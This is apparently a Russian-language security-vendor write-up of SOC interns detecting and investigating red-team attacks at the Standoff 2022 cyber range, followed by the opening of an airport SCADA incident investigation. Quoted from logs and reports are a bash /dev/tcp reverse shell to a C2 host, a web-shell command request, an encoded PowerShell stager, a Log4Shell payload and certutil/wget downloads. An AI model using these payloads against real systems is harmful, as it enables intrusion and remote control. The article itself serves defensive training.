Уже в первые часы противостояния наши опасения были развеяны: стажеры уверенно фиксировали атаки красных команд на начальных этапах проникновения. В топе выявленных техник были попытки сканирования сетевых ресурсов и эксплуатации уязвимостей, детектированные PT Application Firewall, а также попытки подбора учетных данных, выявленные MaxPatrol SIEM. Кроме того, опираясь на вердикты песочницы PT Sandbox, ребята смогли в режиме реального времени зафиксировать успешные фишинговые атаки и корректно проанализировать вредоносную активность, инициируемую фишинговыми вложениями. Действия злоумышленников после проникновения в офисы стажеры также не пропустили: в их отчетах фигурировали такие техники атакующих, как использование ПО BloodHound для внутренней разведки, выполнение обфусцированных PS-скриптов и извлечение учетных данных из памяти LSASS. Впечатляющие результаты!

## Первоначальный доступ: целевой фишинг с вложением 3

— Подробный разбор атак на занятиях очень пригодился на Standoff, так как я уже был знаком с цепочками проведения типовых атак на инфраструктуру. При расследовании атак мне удавалось обнаружить такие индикаторы компрометации, как применение скриптов PowerShell и загрузка подозрительных текстовых документов.

**МАКСИМ,**  
стажер

По нашим наблюдениям, даже у опытных специалистов не всегда получается оперативно выявить в сети компании фишинговую атаку и отреагировать на нее. При этом данный вектор, несомненно, остается одним из самых распространенных способов проникновения в инфраструктуру. Мы учли это при подготовке занятий в течение стажировки и в рамках практических заданий достаточно времени уделили разбору видов фишинговой активности, особенностям ВПО, обнаружению средствами мониторинга и т. п. Вооруженные полученными знаниями, ребята зафиксировали успешную атаку в сегменте банковской системы.

Первоначальной зацепкой послужил вердикт PT Sandbox о вредоносном офисном документе cv.doc, обнаруженном в сетевом трафике: благодаря интеграции PT Sandbox и PT NAD файл был автоматически извлечен и отправлен на анализ. Стажеры установили, что обнаруженный документ был разослан в почтовых вложениях с адреса LNolan@services.stf на адрес hr@bankoff.stf.

Задание

cv.doc

Объект, хеш-сумма, тема письма

1

0

0

1

QL

Задание

cv.doc

Поведенческий анализ

win7-sp1-x64 DOC

winword.exe

PID: 1040

Дампы памяти

Файлы

wmiprvse.exe

PID: 2636

Дампы памяти

О задании

Состояние

Пропущено с опасными объектами

Результат проверки

Установщик ВПО

Рейтинг

🔥

🔥

🔥

Время запуска

16 мая, 11:51

Источник для проверки

🌐 nad-soc

Протокол

SMTP

Отправитель

172.31.1.3:57992

Получатель

10.126.2.220:25

Сессия в PT NAD

🔗 [https://10.159.1.51/#/sessions/list/kZZrS\\_3l~0yYp~IBGAFOD1?sources=2&from](https://10.159.1.51/#/sessions/list/kZZrS_3l~0yYp~IBGAFOD1?sources=2&from)

После открытия файла cv.doc доверчивым пользователем содержащаяся в нем полезная нагрузка инициирует выполнение закодированного скрипта PowerShell и запуск утилиты certutil. Скрипт, являющийся стейджером Metasploit, предназначен для открытия сокета и установки обратного соединения с командным центром (C2) злоумышленников.

"C:\\WINDOWS\\system32\\cmd.exe\" "/b" "/c" "start" "/b" "/min" "powershell.exe" "-nop" "-w" "hidden" "-e" "aQBA7AC..ADsA"

172.31.1.3:57992 → 10.126.2.220:25

Общие сведения

SMTP

Протоколы

smtp, tcp

Направление

16 мая 2022, 11:50:59

Время

16 мая 2022, 11:51:08

Длительность

10 секунд

Отправлено

28 KB, 46 пакетов

Получено

3 KB, 33 пакета

Отправитель

172.31.1.3:57992 @ 15

08:50:58:8F:6E:50

🌐 Root, Unmanaged hosts, EXTERNAL\_NET

Apple Mac OS

Получатель

10.126.2.220:25 @ 15

mail.services.rif @ 15

08:50:58:8F:43:8F

🌐 Root, Unmanaged hosts, EXTERNAL\_NET

Linux

mail.kalecom.phd SMTP Postfix

Файлы

smtp\_1.mml

24.37 KB

📄

malware (trojan\_dropped) md -C

📄

malware (trojan\_dropped) md -C

📄

Участники сессии

👤 @Nadon@services.rif

SMTP


From: L.Nolan@services.rif

To: hr@hr-logistics.rif

Subject: test Mon, 16 May 2022 11:50:58 +0300

196





В свою очередь, с помощью lolbin-утилиты certutil происходит обращение к C2 для скачивания вредоносного файла, который сохраняется под именем 7zip.exe.

Так команда атакующих оказалась в доменной инфраструктуре. С одной стороны, классический и не самый изысканный пример получения первоначального доступа с помощью социальной инженерии, с другой — отличный кейс для проработки и совершенствования навыков нашими ребятами. Нас радует, что стажерам удалось зафиксировать компрометацию, идентифицировать фишинговую рассылку и отследить техники красной команды.

Часть описания инцидента и предложения по реагированию, предоставленные одним из стажеров

LNolan@services.stf	LNolan@services.stf hr@bankoff.stf	NAD, SandBox	В письмо вложен payload, который срабатывает при запуске пользователем и создает возможность RCE	1) отключить временно от инфраструктуры узел 10[.]126[.]2[.]220 2) Изменить пароли УЗ LNolan@services.stf hr@bankoff.stf 3) Провести внеплановое сканирование узла 10[.]126[.]2[.]220 антивирусным ПО
Описание инцидента		Время регистрации инцидента автоматизированными средствами (DD-MM-YY HH:MM)		
Фишинговое письмо: from LNolan@services.stf to hr@bankoff.stf письмо с ВПО: cv.doc		16.05.2022 12:37:42		

— Знания, полученные на занятиях, которые для нас проводили на стажировке, были полезны при мониторинге и помогали быстрее ориентироваться при поиске следов компрометации — особенно практика по Initial Access.

**ДМИТРИЙ,**  
стажер



## Разведка с BloodHound ④

Разумеется, после проникновения в систему перед любым злоумышленником встает вопрос о том, как развить атаку вглубь инфраструктуры. Почти всегда он начинает с разведки — со сбора информации о домене, доменных компьютерах, пользователях. Важно, чтобы аналитики SOC умели детектировать и анализировать подобную активность: поняв, когда и к каким именно данным получил доступ атакующий, можно сделать выводы о его дальнейшем продвижении и целях. Но насколько оперативно получится у начинающих специалистов среагировать на проведение разведки?

BloodHound позволяет проводить расширенную разведку внутри сети компании, собирая информацию о домене с помощью коллектора SharpHound. Работа инструмента базируется на протоколах LDAP и SMB. В пакете экспертизы MaxPatrol SIEM есть правила для выявления использования BloodHound или SharpHound, основанные на специфичной активности, которая связана с подключениями к определенным именованным каналам ⑤.



Зацепившись за сработки этих правил на скомпрометированном узле, ребята в течение часа сумели верифицировать активность и даже предложить пусть не исчерпывающие, но вполне разумные рекомендации по реагированию на инцидент.

**НИКОЛАЙ,**  
стажер

— При поиске цепочек я отталкивался от автоматически зарегистрированных в SIEM инцидентов для формирования списка узлов, на которые идет атака. После этого просматривал события для каждого узла и при обнаружении подозрительных действий на этом узле отображал их на таймлайне инцидентов.

**Первоначальный план был решительный: как можно дольше не выдавать никаких подсказок, мотивируя ребят самостоятельно раскрутить всю цепочку работы атакующих, приведшую к недопустимому событию**

T0007 Discovery	T1033 System Owner/Account Discovery	-	Сканирование сети с помощью ПО SharpHound или BloodHound	17.05.2022 10:57:25	17.05.2022 11:28:26	comp-174.tube.stf (10.156.44.6)	машины других пользователей: comp-31.tube.stf comp-204.tube.stf comp-121.tube.stf comp-204.tube.stf comp-77.tube.stf comp-31.tube.stf	Рабочая машина пользователя HR
-----------------	--------------------------------------	---	--	---------------------	---------------------	---------------------------------	---	--------------------------------

Часть описания инцидента и предложения по реагированию, представленные одним из стажеров

За пределами киберполигона подобное оперативное обнаружение активной разведки могло бы помочь предотвратить дальнейшее продвижение атакующих и остановить атаку на ранней стадии.

## Следующий раунд

В начале второго дня мы, воодушевленные предыдущими успехами стажеров, тем не менее понимали, что большинство зафиксированных атак были лишь начальными стадиями и активное развитие еще впереди. Хватит ли у ребят скилов и энтузиазма на разбор более сложных и продвинутых техник атакующих?

Кроме того, к этому моменту мы уже располагали информацией о фактах реализации недопустимых событий, которую через наставников довели и до стажеров. Первоначальный план был решительный: как можно дольше не выдавать никаких подсказок, мотивируя ребят самостоятельно раскрутить всю цепочку работы атакующих, приводящую к недопустимому событию. Такой настрой оказался слишком оптимистичным... но не будем торопить события и оставим масштабное расследование на потом, а пока рассмотрим другой интересный кейс, зафиксированный нашими стажерами.

## Недостатки в общедоступном приложении ❹

**АНАСТАСИЯ,**  
стажер

— Наиболее сложным мне показалось нахождение точки первичного проникновения в систему. Здесь немаловажную роль сыграл PT Application Firewall, с помощью которого производился поиск проникновений через веб-приложения офиса. С помощью PT NAD мы искали цепочки компрометации узлов (с какого узла происходил взлом других узлов компании) и отображали их на топологии.



❹

Источник события (система защиты, syslog и т. п.)	Дополнительная информация по инциденту	Рекомендация по оперативному реагированию
NAD	Была использована уязвимость CVE-2018-10642: Уязвимость внедрения команд в Combodo iTop 2.4.1 и, возможно, более ранних версиях позволяет удаленным аутентифицированным злоумышленникам выполнять произвольные команды, изменяя конфигурацию платформы, поскольку web/env-production/itop-config/config.php содержит функцию TestConfig(), которая вызывает уязвимая функция eval().	1) Временно изолировать скомпрометированный узел 10.156.12.34 на сетевом уровне 2) Произвести восстановление системы в точку до компрометации 3) В конфигурационном файле config.php через админскую УЗ добавить конфигурационный параметр: <code>'config_editor' =&gt; 'disabled'</code>

Описание инцидента	Время регистрации инцидента автоматизированными средствами (DD-MM-YY HH:MM)
RCE на itop.city.stf	17/05/2022, 14:06:42

Описание инцидента и предложения по реагированию, предоставленные одним из стажеров

Другой способ проникновения в систему, который нельзя оставить без внимания, — эксплуатация известной уязвимости, которая по каким-то причинам не была своевременно закрыта. Достаточно открыть пару свежих АРТ<sup>5</sup>-репортов, чтобы убедиться в том, насколько часто злоумышленники прибегают к этому вектору. Поскольку инфраструктура Государства F максимально приближена к реальной жизни, эта техника пользовалась большой популярностью и у красных команд на Standoff.

Во время стажировки мы познакомили подопечных с веб-атаками, сделав акцент на способах их детектирования в PT NAD и PTAF. Давайте посмотрим, насколько успешно у них получилось верифицировать такую активность.

Основными признаками компрометации при помощи уязвимости чаще всего служат активности вроде загрузки веб-шелла, выполнения команд через него, запуска необычных процессов пользователями вроде www-data. Именно за них и удалось зацепиться нашим стажерам при расследовании взлома веб-сервиса iTop в сегменте УК «Сити»: в сетевом

трафике узла itop.city.stf (10.156.12[.]34) PT NAD обнаружил признаки шелла. Начав разбираться, ребята выяснили, что злоумышленники залили туда веб-шелл и начали взаимодействие с ним.

После подробного исследования не-легитимной активности в том же PT NAD и MaxPatrol SIEM удалось установить, что команда атакующих проэксплуатировала уязвимость типа remote code execution в iTop, которая позволила им изменить пароль администратора iTop и получить шелл от имени пользователя www-data.

Забегая вперед, сообщим, что этот взлом iTop был частью одной из запутанных и многоступенчатых цепочек реализаций недопустимых событий, рассмотренных стажерами на Standoff. На данном этапе злоумышленники еще не успели продвинуться вглубь инфраструктуры и добраться до SCADA-сегмента, поэтому грамотная локализация и реагирование на такую атаку позволили бы своевременно остановить атакующих, избежав наступления недопустимых событий и на Standoff, и в реальной жизни.

<sup>5</sup> Advanced persistent threat (APT) — хорошо организованная, тщательно спланированная кибератака, направленная на конкретную компанию или целую отрасль. В ходе нее злоумышленник получает несанкционированный доступ к сети, закрепляется в инфраструктуре и надолго остается незамеченным. За такими атаками, как правило, стоят АРТ-группировки, имеющие значительные финансовые ресурсы и технические возможности.

## Расследование недопустимых событий

Приведенные выше примеры убедительно доказывают: стажеры держали марку, достойно справляясь с детектированием отдельных атак красных команд. Безусловно, им не всегда удавалось верно верифицировать и проанализировать наблюдаемую активность без наводок наставников. Но не будем забывать, что ребята только начинают свой путь в ИБ и не ошибается тот, кто ничего не делает.

Пришло время ответить на главный вопрос: реально ли новичкам в ИБ выстроить цепочку и полноценно расследовать реализацию недопустимых событий?

Важно было дать стажерам опыт, направляя и наставляя их, поэтому мы сменили тактику и стали понемногу выдавать им подсказки

Напомним, что строгое жюри в лице опытных сотрудников нашего отдела планировало соблюсти чистоту эксперимента и дать возможность стажерам склеить цепочки атак самостоятельно. Мы честно придерживались обозначенного плана вплоть до последних дней киберучений, но под конец решили ослабить хватку: ребята упорно пытались разобраться в реализации недопустимых событий, искали начальные векторы и пути продвижения по инфраструктуре, но цельная картина ни у кого не складывалась. Объективно это закономерная ситуация, ведь для разбора подобных сложных инцидентов, сравнимых по уровню с действиями APT-группировок, необходимы опыт и навыки, а также определенная «насмотренность» по части расследований. В числе наших основных целей было дать стажерам этот самый опыт, при этом направляя и наставляя их. Поэтому мы сменили тактику и стали понемногу выдавать им подсказки вроде точного времени реализации события или конкретной техники, использованной красной командой, либо имени узла, на котором стоит поискать нелегитимную активность. И дело пошло!

В результате синергии молодых специалистов, опытных наставников и продуктов Positive Technologies к финалу Standoff на суд жюри было представлено несколько полноценных отчетов о расследовании недопустимых событий. Формат статьи не позволяет нам подробно рассмотреть каждый, поэтому кратко пробежимся по одному из них, осветив, как описанное событие было на самом деле реализовано и что удалось (и не удалось) увидеть ребятам.

### Показ нелегитимного контента на рекламных видеозэкранах

**ЕВГЕНИЙ,**  
стажер

— При расследовании реализаций недопустимых событий зацепки сильно зависели от того, что за риск был реализован. Например, с заменой видеоконтента на рекламных экранах удалось зацепиться за видеофайлы в трафике PT NAD.

Для получения первоначального доступа команда атакующих использовала фишинговую рассылку: с адреса bsimon@services.stf на адрес отдела кадров hr@city.stf было отправлено письмо с вредоносным вложением cv.doc, которое запустил доверчивый пользователь a\_espinoza на узле comp-148.city.stf (10.156.14.12). Как вы уже знаете, фишинговую активность наши стажеры верифицировать умеют, и эту атаку они зафиксировали.

Из отчета команды стажеров

№ этапа атаки	Этап атаки	Описание деталей атаки и используемой уязвимости	IP-адрес источника атаки	IP-адрес цели атаки
1	Запуск вредоносного вложения	Пользователь a_espinoza запустил на своем узле вредоносный файл, полученный в результате фишинговой рассылки (cv.doc) C:\Windows\system32\cmd.exe /c "start C:\Users\A_Espinoza\attachments\city\A_Espinoza\bsimon\0de6c50df4d64377b5fb49aee8e30387CV.doc" После этого был загружен файл cvv.dll - stager meterpreter'a	10.156.14.33	comp-148.city.stf (10.156.14.12)

Далее красная команда сумела повысить привилегии до системных с помощью эксплойта Juicy Potato. Эту активность ребята в своем расследовании не зафиксировали. Справедливости ради отметим, что в другом расследовании аналогичную атаку с Juicy Potato они нашли.

Из отчета команды стажеров

Дополнительная информация по инциденту	Рекомендация по оперативному реагированию
VirusTotal Изначально на хосте comp-148.city.stf процесс был запущен как ресурс через powershell-скрипт, в свою очередь запущенный пользователем A_Espinoza по пути "ps://...". ... куда файл был скачан после запуска заражённого doc-файла, присланного по почте. На втором хосте в процессе принимал участие файл kraud.exe, совершив инъекцию в процесс rundll32.exe, дальше по той же схеме был загружен и запущен Juicy Potato	1) Заблокировать скомпрометированные УЗ со сменой пароля 2) Временно изолировать скомпрометированные узлы на сетевом уровне 3) Удалить JuicyPotato со скомпрометированных узлов

Описание инцидента	Время регистрации инцидента автоматизированными средствами (DD-MM-YY HH:MM)
Использование эксплойта для повышения привилегий Juicy Potato	17.05.2022 11:47:14

Следующим шагом злоумышленники устанавливают обратное соединение со своим C2 (для этого использовался Cobalt Strike: полезная нагрузка была сохранена на узле под именем artifact.exe) и делают дамп процесса lsass с помощью модуля mimikatz. В результате они получили пароль a\_espinoza. Увы, эту атаку стажеры не увидели, несмотря на то что сработки на нее в наших продуктах были.

Общие сведения

Обнаружена

17 мая 2022, 11:05:10

Название

REMOTE [PTsecurity] Cobalt Strike (Malleable etumbot)

Опасность

Высокая

SID

10007145

Ревизия

3

Класс

A Network Trojan was Detected

Атакующий узел

H5775

10.126.11.21

Root, 1\_city\_uplink, Services, [services]1\_city, HOME\_NET, SERVER

→

Атакуемый узел

[AS200350 Yandex.Cloud LLC]

(RU) Россия

EXTERNAL\_NET

За этим последовала упомянутая ранее эксплуатация уязвимости в iTop, получение RCE. Активность была замечена, разобрана и подробно отражена в отчете ребят.

Выполнение атакующими команды `bash -c bash -i>& /dev/tcp/XX.XXX.XXX.XX/7171 0>&1` для обратного подключения к C2

```

GET /web/env-production/itop-config/gphBrAxbkC.php?cmd=id HTTP/1.1
Host: 10.156.12.34
Connection: close
X-Real-Client: 10.156.14.12
User-Agent: Mozilla/5.0 (Linux; Android 8.1.0; Pixel C) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.66 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: ru-RU,ru;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Cookie: itop-bf797dc42e6afd131aa2f460c4778b45=cjjas4p3imtpfqohr5ptk13gfo
Upgrade-Insecure-Requests: 1
X-Forwarded-For: 10.156.14.12

HTTP/1.1 200 OK
Date: Tue, 17 May 2022 10:40:05 GMT
Server: Apache/2.4.29 (Ubuntu)
Content-Length: 54
Connection: close
Content-Type: text/html; charset=UTF-8

uid=33(www-data) gid=33(www-data) groups=33(www-data)

```

После этого злоумышленники осуществляют атаку на обнаруженный ранее узел `advertising.city.stf` (10.156.12.25), эксплуатируя уязвимость `Log4Shell` в веб-сервере `Tomcat`. В результате они получают реверс-шелл на свой C2. Эта атака также была верифицирована стажерами.

Часть разбора активности с iTop (из отчета команды стажеров)

Выполнение команд на веб-сервере itop	На веб-сервер был залит веб-шелл, с помощью которого выполнялись команды, присылаемые в GET-запросе	comp-148.city.stf (10.156.14.12)	itop.city.stf (10.156.12.34)
---------------------------------------	---	----------------------------------	------------------------------

HTTP

19.05.22 12:57:02	GET	/7qp89xYW/a/.../7qp89xYW/sp... advertising.city.stf	0 B 200	200	text/html; charset=UTF-8	406 B HTML
<div><div><div>accept-encodinggzip, deflate</div><div>accept-languageen-US,en;q=0.5</div><div>content-length0</div><div>hostadvertising.city.stf</div><div>upgrade-insecure-request1</div><div>privateatjs&amp;j3da9(da\$(ndi.idap://...11223</div><div>/TomcatBypass/Command/Base64</div><div>/L2Jpb9lYXNoIC1sID4gL2Rldi90Y3AvNTEuMjUwLjEwM</div><div>C4yNDcvNDQ4ODIgdMDwmMSAyPiYx)</div><div><div>content-encodinggzip</div><div>content-length406</div><div>content-typetext/html; charset=UTF-8</div><div>dateThu, 19 May 2022 07:57:01 GMT</div><div>serverApache/2.4.52 (Debian)</div><div>set-cookieJSESSIONID=3C41409802D9BA2D9C4A6830785A7551; Path=/7qp89xYW; HttpOnly</div><div>varyAccept-Encoding</div></div></div></div>						

Эксплуатация Log4Shell.  
Скриншот, приложенный  
к отчету командой стажеров

Из отчета команды  
стажеров

Описание инцидента	Время регистрации инцидента автоматизированными средствами (DD-MM-YY HH:MM)	Время окончания вредоносной активности (DD-MM-YY HH:MM)	Адрес источника атаки
RCE на advertising.city.stf log4shell	19.05.2022, 12:50:23	19.05.2022, 13:17:31	Команда deteact: itop.city.stf (10.156.12.34)

Источник события (система защиты, sysmon и т. п.)	Дополнительная информация по инциденту
NAD	Злоумышленник осуществляет атаку с машины itop.city.stf (10.156.12.34) на узел advertising.city.stf (10.156.12.25:80), используя уязвимость Log4Shell в веб-сервере TomCat. В результате реализации уязвимости advertising.city.stf подключается к серверу злоумышленника (10.156.12.25:80) и происходит запуск Reverse Shell на атакуемой машине.

И наконец, само недопустимое событие — подмена видеоролика. Атакующие скачивают видеофайл с удаленного ресурса и перемещают в нужную папку. Финальный шаг был успешно расследован и описан.

Из отчета команды  
стажеров

Злоумышленник подключается, выполняет скачивание видеоролика:

```
wget http://10.156.12.34:44222/deteact.mp4
```

Переименовывает и перемещает видеоролик в директорию /var/www/html/wordpress/wp-content/uploads/2022/03:

```
mv deteact.mp4 Landscape-757.mp4
```

```
mv Landscape-757.mp4 /var/www/html/wordpress/wp-content/uploads/2022/03/
```

Назначает владельца файла УЗ www-data:

```
chown www-data /var/www/html/wordpress/wp-content/uploads/2022/03/Landscape-757.mp4
```



## Итоги Standoff

Почти четыре дня провели команды стажеров, расследуя многочисленные атаки красных команд на отрасли Государства F. Насколько продуктивно — судите сами: суммарно они выявили 195 инцидентов информационной безопасности и предоставили 7 отчетов о расследовании реализованных недопустимых событий. Сравните с результатами команд, участвовавших в основной программе Standoff: суммарно 287 отчетов о выявленных защитниками инцидентах при 30 уникальных рисках, реализованных атакующими.

Эксперимент с привлечением стажеров к Standoff стал новой вехой и для нас самих. Он дал возможность комплексно оценить использованные нами методики работы подсветил те нюансы, на которых следует делать акцент при обучении начинающих специалистов.

Детектирование актуальных техник атакующих в инфраструктуре, максимально приближенной к реальной, — это уникальный опыт, который получили наши стажеры на старте карьеры.

Безусловно, можно указать на то, что не все зафиксированные нашими продуктами атаки ребята увидели, а какие-то не заметили бы без подсказок. В некоторых случаях сказался недостаток экспертизы, где-то не хватило реального опыта выявления хакерской активности. Но мы уверены, что тот большой пул практических навыков, который приобрели стажеры на Standoff, станет для них серьезной точкой роста, а все возникшие трудности послужат дополнительной мотивацией к дальнейшему обучению и расширению профессионального кругозора.

**ЕВГЕНИЙ,**  
стажер

— Если обобщать, то опыт участия в Standoff просто бесценный. Я очень рад, что мне удалось поучаствовать в настолько классном мероприятии. Думаю, что и я, и все остальные в результате прокачали свои навыки как никогда раньше.

— Standoff для меня — это большая возможность попрактиковаться в работе с инцидентами, которые могут быть делом рук реальных хакеров. Я, как начинающий специалист, получил от кибербитвы большое количество бесценного опыта и положительных впечатлений.

**ЕВГЕНИЙ,**  
стажер

## Послесловие

В условиях многократно возросшего числа кибератак и все более осязаемого для индустрии дефицита специалистов необходимы новые компетентные и квалифицированные кадры для SOC. Обучение и поддержка начинающих специалистов так же необходимы и важны, как и вложения в развитие продуктов и улучшение экспертизы. Мы постарались сделать стажировку максимально содержательной и продуктивной, сочетая лекции и практические задания с работой над задачами в реальной инфраструктуре.

Подводя итог, отметим, что эта стажировка стала источником ценного опыта и знаний не только для стажеров, но и для нас самих. Мы под новым углом посмотрели на организацию обучения молодых специалистов, обкатали выработанные нами методики, определили необходимые корректировки программы. Пожалуй, главным для нас стало понимание того, что поддержку и развитие начинающих специалистов по ИБ необходимо сделать системным, постоянно совершенствуемым процессом.

# Письмо ценой катастрофы:



расследуем атаку,  
используя продукты  
Positive Technologies

**КИРИЛЛ КИРЬЯНОВ**

Руководитель группы обнаружения атак на конечных устройствах Positive Technologies

**ДМИТРИЙ ФЕДОСОВ**

Старший специалист группы обнаружения атак на конечных устройствах Positive Technologies

**ЮЛИЯ ФОМИНА**

Ведущий специалист группы обнаружения атак на конечных устройствах Positive Technologies

В мае прошлого года прошел очередной, 11-й PHDays, а вместе с ним и Standoff, и мы, как обычно, не остались без кейсов интересных атак. Ни одна атака не возникает на пустом месте: всегда есть конкретный вектор проникновения в систему, путь продвижения по инфраструктуре и в конечном счете реализованное недопустимое событие. В этой статье мы расскажем о том, как специалисты экспертного центра безопасности Positive Technologies (PT ESC) расследуют атаки и на что именно специалистам SOC (security operations center) нужно обращать внимание, чтобы заметить и остановить хакеров еще на подходе к критически важным системам, пока они не успели реализовать недопустимое для компании событие.

В течение четырех дней кибербитвы Государство F подвергалось атакам со всех сторон. В мероприятии принимали участие 17 команд атакующих, под их натиском пали нефтегазовая, энергетическая и транспортная отрасли, были слиты персональные данные сотрудников, украдены конфиденциальные документы, целые сети были заражены вирусами-шифровальщиками. Но, конечно, самыми впечатляющими были атаки на автоматизированные системы управления технологическим процессом (АСУ ТП). Нет, не потому, что они заставляют макет ожить, а потому, что атаки на промышленные системы в реальной жизни разрушительны, несут огромные риски и могут привести к человеческим жертвам. Также такие атаки сложнее в реализации: промышленные системы вынесены в отдельный изолированный сегмент, доступ к которому ограничен. Кроме того, реализация недопустимых событий в промышленном сегменте, по правилам нашей кибербитвы, приносила команде атакующих больше всего очков.

Напомним, что традиционно в противостоянии принимают участие и команды защиты, которые наблюдают за происходящим, используя продукты Positive Technologies: систему мониторинга событий ИБ и выявления инцидентов в реальном времени MaxPatrol SIEM, продукт для глубокого анализа трафика PT NAD (PT Network Attack Discovery), межсетевой экран уровня приложений PT Application Firewall, систему анализа технологического трафика PT ISIM (PT Industrial Security Incident Manager) и песочницу PT Sandbox. Сегодня мы, PT Expert Security Center, заглянем в каждый из них и продемонстрируем, как совокупность продуктов позволяет воссоздать полную цепочку действий атакующих.

Standoff — это самая масштабная в мире открытая кибербитва. Главной темой учений, прошедших в мае 2022 года, стал эффект бабочки: зрители и участники битвы увидели, как реализация недопустимого события в одной отрасли экономики может повлиять на другие и на все государство в целом. На площадке в Москве было построено виртуальное Государство F с тремя отраслями производства: черной металлургией, электроэнергетикой и нефтяной промышленностью. Внутри каждой отрасли были представлены взаимосвязанные объекты и смоделированы производственные процессы, начиная с добычи ресурсов и заканчивая поставкой продукции конечным потребителям. Также в экономике Государства F было представлено несколько других сегментов (транспорт, банковская система и ЖКХ), каждый из которых тоже состоял из набора объектов. Чтобы найти слабые места в защите этих объектов, управляемых системами, используемыми в реальной жизни, собрались 157 исследователей безопасности из 17 команд. Атакующие искали уязвимости и пытались реализовать инциденты, например вызвать коллапс в аэропорту или остановить работу нефтезавода. За четыре дня Standoff они реализовали недопустимые события 63 раза, 30 из них были уникальными.

19 мая в 11:40 утра в СМИ  
Государства F появилась новость  
о том, что при посадке  
пассажиров в самолет  
неожиданно отодвинулся  
телетрап, несколько человек  
упали и получили травмы

## Отправная точка расследования


Итак, 19 мая в 11:40 утра в СМИ Государства F появилась новость о том, что при посадке пассажиров в самолет неожиданно отодвинулся телетрап, несколько человек упали и получили травмы.

Так как телетрапом управляет система SCADA (supervisory control and data acquisition — диспетчерское управление и сбор данных), мы начнем наш разбор с анализа технологического трафика с помощью PT ISIM и посмотрим, что продукт смог зафиксировать:

- ▶ трапу была отправлена команда с IP-адреса 10.156.22.134 — узла оператора SCADA-системы;
- ▶ удаленное подключение по RDP к узлу оператора было осуществлено за несколько минут до аварии с IP-адреса 10.156.22.25.

Наш следующий шаг — выяснить, кто и откуда получил доступ по RDP к узлу оператора. В этом нам поможет MaxPatrol SIEM: отфильтруем нужный нам узел и посмотрим входы по RDP (RemoteInteractive, события msgid = 4624 и logon\_type = 10). Сгруппируем их по именам пользователей, которые осуществляли вход, и посмотрим адреса подключения.

Рисунок 2. Инциденты из сегмента SCADA airportboarding, обнаруженные PT ISIM и отфильтрованные по времени



Severity	Start	State	Source IP	Target IP	Name	MITRE ATT&CK for ICS
Medium	May 15, 11:42:21	Open	10.156.22.134	10.156.21.134	Command to write of I/O memory area from an unauthorized node over the FINS protocol	Command and Control: Standard App
Medium	May 19, 11:42:19	Open	10.156.22.134	10.156.21.134	Command to write of I/O memory area from an unauthorized node over the FINS protocol	Command and Control: Standard App
High	May 19, 11:42:19	Open	10.156.22.134	10.156.21.134	Command to write of I/O memory area from an unauthorized node over the FINS protocol	Command and Control: Standard App
Info	May 19, 11:40:31	Open	10.156.22.25	10.156.22.134	RDP Access to operator PC	Lateral Movement: Remote Desktop F

